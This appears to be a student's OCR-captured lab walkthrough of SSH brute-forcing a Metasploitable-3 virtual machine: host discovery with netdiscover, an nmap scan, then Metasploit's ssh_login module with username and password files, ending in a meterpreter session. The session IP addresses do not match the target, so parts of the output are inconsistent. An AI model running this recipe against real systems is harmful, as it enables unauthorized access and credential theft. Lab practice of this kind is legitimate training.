
Access Virtual IP SSH(Port 22)

Open Metasploitable-3 and check the ip address:



Here metasploitable ip = 192.168.0.113

Shariful Islam
shariful.stu20181@juniv.edu
https://github.com/sharifuliitju

```
vagrant@ubuntu:~$ ifconfig
docker0   Link encap:Ethernet  HWaddr 02:42:92:ff:dc:cd
          inet addr:172.17.0.1  Bcast:172.17.255.255  Mask:255.255.0.0
          inet6 addr: fe80::42:92ff:feff:dccd/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:27 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:4723 (4.7 KB)

eth0      Link encap:Ethernet  HWaddr 00:0c:29:62:18:02
          inet addr:192.168.0.113  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe62:1802/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:32 errors:0 dropped:0 overruns:0 frame:0
          TX packets:67 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3834 (3.8 KB)  TX bytes:8613 (8.6 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:260 errors:0 dropped:0 overruns:0 frame:0
          TX packets:260 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:60437 (60.4 KB)  TX bytes:60437 (60.4 KB)

veth5d19346 Link encap:Ethernet  HWaddr 9e:a0:9a:0a:99:c8
          inet6 addr: fe80::9ca0:9aff:fe0a:99c8/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:41 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:7552 (7.5 KB)

vagrant@ubuntu:~$ _
```

Type netdiscover in terminal for find metasploitable-3 ip address:

```
Currently scanning: 192.168.249.0/16   |   Screen View: Unique Hosts

10 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 600
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
192.168.0.1     d8:32:14:63:32:e8      8     480  Tenda Technology Co.,Ltd.Dongguan branch
192.168.0.104   a8:41:f4:1d:81:d1      1      60  Unknown vendor
192.168.0.113   00:0c:29:62:18:02      1      60  VMware, Inc.
```

Shariful Islam
shariful.stu20181@juniv.edu
https://github.com/sharifuliitju

Type nmap -sV 192.168.0.113 for find open port

```
┌──(root㉿kali)-[~]
└─# nmap -sV 192.168.0.113
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-15 12:13 EST
Nmap scan report for 192.168.0.113
Host is up (0.00030s latency).
Not shown: 992 filtered tcp ports (no-response)
PORT     STATE  SERVICE     VERSION
21/tcp   open   ftp         ProFTPD 1.3.5
22/tcp   open   ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.10 (Ubuntu Linux; protocol 2.0)
80/tcp   open   http        Apache httpd 2.4.7
445/tcp  open   netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp  open   ipp         CUPS 1.7
3000/tcp closed ppp
3306/tcp open   mysql       MySQL (unauthorized)
8181/tcp open   http        WEBrick httpd 1.3.1 (Ruby 2.3.7 (2018-03-28))
MAC Address: 00:0C:29:62:18:02 (VMware)
Service Info: Hosts: 127.0.0.1, UBUNTU; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.84 seconds
```

Now start metasploit frame word by typing msfconsole:

```
┌──(root㉿kali)-[~]
└─# msfconsole
Metasploit tip: View missing module options with show missing

  +-------------------------------------------------------+
  |  METASPLOIT by Rapid7                                 |
  +-------------------------+-----------------------------+
  |      __________________ |  |************|=======[***  |
  |  ==c(______(o(______(_()|  |  EXPLOIT   \            |
  |             )=\         |  |____________\_______     |
  |            // \\        |  |=[msf >]============\    |
  |           //   \\       |  |_____________________\   |
  |          // RECON \\    |  \(@)(@)(@)(@)(@)(@)(@)/   |
  |         //         \\   |   ********************    |
  +-------------------------+-----------------------------+
  |      o O o              |        \'\/\/\/'/           |
  |              o O        |         )======(            |
  |                 o       |       .'  LOOT  '.          |
  | |^^^^^^^^^^^^^^|l___    |      /    _||__   \         |
  | |    PAYLOAD     |""\___, |     /    (_||_     \       |
  | |________________|__|)__| |    |     __||_)     |      |
  | |(@)(@)"""**|(@)(@)**|(@) |    "       ||       "      |
  |  = = = = = = = = = = = =  |     '--------------'       |
  +-------------------------+-----------------------------+


       =[ metasploit v6.4.34-dev                          ]
+ -- --=[ 2461 exploits - 1267 auxiliary - 431 post       ]
+ -- --=[ 1468 payloads - 49 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```

Shariful Islam
shariful.stu20181@juniv.edu
https://github.com/sharifuliitju

search ssh_login

```
msf6 > search ssh_login

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  auxiliary/scanner/ssh/ssh_login           .                normal  No     SSH Login Check
Scanner
   1  auxiliary/scanner/ssh/ssh_login_pubkey    .                normal  No     SSH Public Key L
ogin Scanner


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ss
h/ssh_login_pubkey
```

Use 0,auxiliary scanner as a search

```
msf6 > use 0
msf6 auxiliary(scanner/ssh/ssh_login) >
```

Shariful Islam
shariful.stu20181@juniv.edu
https://github.com/sharifuliitju

```
msf6 > use 0
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and p
                                                assword
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful lo
                                                gin
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the
                                                current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to
                                                 the list
   DB_ALL_USERS      false            no        Add all users in the current database to the
                                                 list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the curr
                                                ent database (Accepted: none, user, user&rea
                                                lm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://docs.metaspl
                                                oit.com/docs/using-metasploit/basics/using-m
                                                etasploit.html
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a
                                                host
   THREADS           1                yes       The number of concurrent threads (max one pe
                                                r host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separate
                                                d by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all use
                                                rs
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) >
```

Set the RHOST(RHOST is the target host):

```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.0.113
RHOSTS => 192.168.0.113
msf6 auxiliary(scanner/ssh/ssh_login) >
```

Set user and password txt file:

```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.0.113
RHOSTS => 192.168.0.113
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE usernames.txt
USER_FILE => usernames.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/shariful/usernames.txt
USER_FILE => /home/shariful/usernames.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/shariful/passwd.txt
PASS_FILE => /home/shariful/passwd.txt
msf6 auxiliary(scanner/ssh/ssh_login) >
```

Here verbose and STOP_ON_SUCCESS are false.set them true

```
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/ssh/ssh_login) >
```

Now exploit the bruit force attack:

It's take huge time for check username and password.after checking type sessions

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions
```

Its show active sessions

```
Active sessions
===============

  Id  Name  Type                   Information        Connection
  --  ----  ----                   -----------        ----------
  1         shell linux            SSH kali @         192.168.174.129:3
                                                      4591 → 192.168.1
                                                      74.128:22 (192.16
                                                      8.174.128)
  3         meterpreter x86/       msfadmin @ metas   192.168.174.129:4
            linux                  ploitable.locald   433 → 192.168.17
                                   omain              4.128:44393 (192.
                                                      168.174.128)
```

Here sessions 3 is meterpreter:

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions 3
[*] Starting interaction with 3 ...

meterpreter >
```

Check file in the meterpreter using ls. This is the metasploition machine. Now here we can create and delete file/folder what we need.

```
040755/rwxr  4096  dir   2010-04-17 14:11:00  .distcc
-xr-x                     -0400
100600/rw--  4174  fil   2012-05-14 02:01:49  .mysql_history
-----                     -0400
100644/rw-r  586   fil   2010-03-16 19:12:59  .profile
--r--                     -0400
100700/rwx-  4     fil   2012-05-20 14:22:32  .rhosts
-----                     -0400
040700/rwx-  4096  dir   2010-05-17 21:43:18  .ssh
-----                     -0400
100644/rw-r  0     fil   2010-05-07 14:38:35  .sudo_as_admin_succ
--r--                     -0400               essful
040755/rwxr  4096  dir   2010-04-27 23:44:17  vulnerable
-xr-x                     -0400

meterpreter >
```

Shariful Islam
shariful.stu20181@juniv.edu
https://github.com/sharifuliitju